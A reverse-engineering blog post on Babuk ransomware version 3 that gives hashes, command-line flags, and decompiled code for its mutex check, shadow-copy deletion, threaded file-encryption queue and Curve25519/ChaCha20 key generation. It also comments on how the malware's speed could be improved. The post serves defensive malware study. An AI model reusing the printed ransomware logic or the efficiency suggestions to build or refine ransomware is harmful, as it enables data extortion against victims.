Babuk Ransomware v3

chuongdong.com/reverse engineering/2021/01/16/BabukRansomware-v3/

Chuong Dong January 16, 2021

Reverse Engineering · 16 Jan 2021

Overview

This is a short report for the latest Babuk ransomware sample. This sample is marked as version 3 based on the run-once mutex string.

For this new version, the malware author keeps most of the old functionalities the same except for the encryption scheme and the multithreading approach.

Since I have covered Babuk old sample here, I will only discuss the new changes in this report.

For encryption, Babuk uses ChaCha20 encryption, but the Elliptic-curve Diffie–Hellman (ECDH) key generation and exchange algorithm is changed from **NIST K-571** to Curve25519, one of the fastest ECDH curves.

IOCS

Babuk v3 comes in the form of a 32-bit *.exe* file.

MD5: 8b9a0b44b738c7884e6a14f4cb18afff

SHA256: 704a0fa7de19564bc743fb68aa0652e38bf86e8ab694bc079b15f945c85f4320

Sample:
https://bazaar.abuse.ch/sample/704a0fa7de19564bc743fb68aa0652e38bf86e8ab694bc079b15f945c85f4320/




Figure 1: VirusTotal result for Babuk v3

Ransom Note




Figure 2: Babuk's new ransom note

New Changes

Run-Once Mutex

In the beginning, Babuk checks if a mutex with the name **“babuk_v3”** exists through the call to **OpenMutexA**. If it already exists, the malware exits immediately.

This is commonly used by malware to prevent themselves from having multiple instances running at once.




Figure 3: Babuk checking for mutex

Command-line Arguments

Babuk can work with or without command line parameters.

The new command line parameters are **“lanfirst”**, **“nolan”**, and **“shares”**.

```
argv = 0;
command_line = GetCommandLineA();
v5 = parse_cmd_line(command_line, (int)&argv);
if ( cmd_arg_exist(argv, (int)v5, "lanfirst") )
{
  LAN_FLAG = 1;
}
else if ( cmd_arg_exist(argv, (int)v5, "nolan") )
{
  LAN_FLAG = -1;
}
SetProcessShutdownParameters(0, 0);
w_InitializeCriticalSection();
w_CryptAcquireContextW();
close_services();
terminate_processes();
delete_shadow_copies();
SHEmptyRecycleBinA(0, 0, 7u);
shares_strings = parse_shares(argv, (int)v5, "shares");
if ( shares_strings )
{
  v13 = 1;
  v2 = lstrlenA(shares_strings);
  for ( i = 0; i < v2; ++i )
  {
    if ( shares_strings[i] == ',' )
    {
      shares_strings[i] = 0;
      ++v13;
    }
  }
```

Figure 4: Babuk checking for mutex

If a parameter is given, it will process these arguments upon execution and behave accordingly.

CMD Args	Functionality
-lanfirst	Encrypting other drives on LAN and locally
-nolan	Encrypting locally
shares	Encrypting shared drives and locally

Multithreading

The multithreading implementation has been changed a lot since the first version. I guess they really tried to improve it after reading what I had to say in the last blog post





Figure 5: Babuk team's friendly response to my analysis!

The steps taken to improve the ransomware's threading functionalities are in the right direction since they do increase the encryption speed by quite a bit.

Babuk uses a structure similar to a circular queue (Ring Buffer) backed by an array to store file names to encrypt. The queue size is double the number of processors on the system, which is the same amount of child threads being spawned.




```
void __cdecl semaphore_init(LONG count)
{
  lMaximumCount = count;
  FILE_QUEUE = (int)w_HeapAlloc(4 * count);
  hHandle = CreateSemaphoreA(0, lMaximumCount, lMaximumCount, 0);
  hSemaphore = CreateSemaphoreA(0, 0, lMaximumCount, 0);
  InitializeCriticalSection(&stru_40A204);
}
```

Figure 6: Queue initialization

This queue is shared and used by child threads.

The parent thread will recursively crawl through directories and enqueue the file names it finds to the head of the queue. The child threads will start dequeuing them at the tail of the queue to begin encryption.




Figure 7: Babuk's circular queue illustration

First, Babuk will spawn child threads. The number of threads being spawned is double the number of processors. This is clearly not a good amount so I have no idea why they still use it similar to the previous version.


```
GetSystemInfo(&SystemInfo);
nCount = 2 * SystemInfo.dwNumberOfProcessors;
semaphore_init(2 * SystemInfo.dwNumberOfProcessors);// set up threading
lpHandles = (HANDLE *)w_HeapAlloc(4 * nCount);
if ( lpHandles )
{
  for ( k = 0; k < nCount; ++k )
    lpHandles[k] = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);// start encryption
```

Figure 8: Spawning child threads

The Babuk parent thread then proceeds to traverse through an entire drive by checking whether it has encountered a directory or a file.

Upon finding a directory, it will call that function again and go down another layer to recursively traverse that directory.

Upon finding a file, it will enqueue that file to the head of the queue and move on.




```
void __cdecl recursion_traverse(LPCWSTR lpString2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  file_path = w_HeapAlloc(0x10000);
  if ( file_path )
  {
    lstrcpyW(file_path, lpString2);
    lstrcatW(file_path, L"\\*");
    hFindFile = FindFirstFileW(file_path, &FindFileData);
    if ( hFindFile != -1 )
    {
      do
      {
        for ( i = 0; i < 0x1F; ++i )
        {
          if ( !lstrcmpiW(FindFileData.cFileName, (&::lpString2)[i]) )
            goto LABEL_17;
        }
        lstrcpyW(file_path, lpString2);
        lstrcatW(file_path, L"\\");
        lstrcatW(file_path, FindFileData.cFileName);
        if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
        {
          recursive_traverse(file_path);        // find directory, recursively go down
        }
        else if ( lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
        {
          for ( j = lstrlenW(FindFileData.cFileName); j >= 0; --j )
          {
            if ( FindFileData.cFileName[j] == 46 )
            {
              if ( !lstrcmpW(&FindFileData.cFileName[j], L".babyk") )
                goto LABEL_17;
              break;
            }
          }
          enQueue_file(file_path);              // enqueue file to the FILE_QUEUE
        }
```

Figure 9: Babuk parent thread traversing through directories and enqueuing files

Each child thread will dequeue a file at the tail of the queue and encrypt it.




Figure 10: Babuk child threads dequeuing and encrypting files

Here is the implementation for enqueuing and dequeuing files.

```
BOOL __cdecl enQueue_file(LPCWSTR file_name)
{
  int v1; // eax
  WCHAR *file_name_1; // [esp+0h] [ebp-4h]

  file_name_1 = 0;
  if ( file_name )
  {
    v1 = lstrlenW(file_name);
    file_name_1 = w_HeapAlloc(4 * v1 + 4);
    lstrcpyW(file_name_1, file_name);
  }
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  EnterCriticalSection(&stru_40A204);
  *(FILE_QUEUE + 4 * QUEUE_TAIL_INDEX) = file_name_1;
  QUEUE_TAIL_INDEX = (QUEUE_TAIL_INDEX + 1) % lMaximumCount;
  LeaveCriticalSection(&stru_40A204);
  return ReleaseSemaphore(hSemaphore, 1, 0);
}
```

Figure 11: Function to enqueue files

```
int dequeue_file()
{
  int file_name; // [esp+0h] [ebp-4h]

  WaitForSingleObject(hSemaphore, 0xFFFFFFFF);
  EnterCriticalSection(&stru_40A204);
  file_name = *(FILE_QUEUE + 4 * QUEUE_HEAD_INDEX);
  QUEUE_HEAD_INDEX = (QUEUE_HEAD_INDEX + 1) % lMaximumCount;
  LeaveCriticalSection(&stru_40A204);
  ReleaseSemaphore(hHandle, 1, 0);
  return file_name;
}
```

Figure 12: Function to dequeue files

As we can see, Babuk uses a file queue backed by an array. By keeping track of the head and tail indices, adding and removing file names from the queue take a constant time and are really fast.

With all of these new changes to the implementation, this new version of Babuk is much faster than the original one. Unfortunately, there is still a lot more room for improvement since it is nowhere near **Conti** and other ransomware in terms of speed and efficiency.

With an array-backed queue, space is limited. As we can see in the enqueue function, there is no check to see if the queue is full before adding more files onto it. In the theoretical case where all the threads are busy encrypting files and the queue is full, the parent thread will continue adding more files. Since this is a circular queue, this will result in files being overwritten with new ones before the child threads have a chance to encrypt them if the parent thread is fast enough.

Moreover, the malware author still sticks with the old recursive approach to traversing files. With only the parent thread traversing entire drives, there will be an extreme amount of overhead from the stack frame since there will be too many recursion layers. This essentially makes the total encryption time dependent on the time it takes for one thread to traverse the entire system.

Encryption

Encryption scheme remains the same from the original version. However, there is a slight change in the ChaCha20 key generation.

For every file, a random buffer of 32 bytes is generated using **CryptGenRandom**.




Figure 13: Generating random buffer

Next, using the this exact piece of Curve25519 implementation, Babuk will generate a public key for the victim from the random buffer using ECDH.

It will also generate a shared secret using its hard-coded public key and the random buffer. This shared secret is eventually used as the ChaCha20 key to encrypt the file.

```
w_CryptGenRandom(RANDOM_BUFFER, 32u);
RANDOM_BUFFER[0] &= 248u;
v28 &= 127u;
v28 |= 64u;
curve25519_donna(VICTIM_PUBLIC_KEY, RANDOM_BUFFER, BASEPOINT_CONSTANT);
curve25519_donna(SHARED_SECRET, RANDOM_BUFFER, BABUK_PUBLIC_KEY);
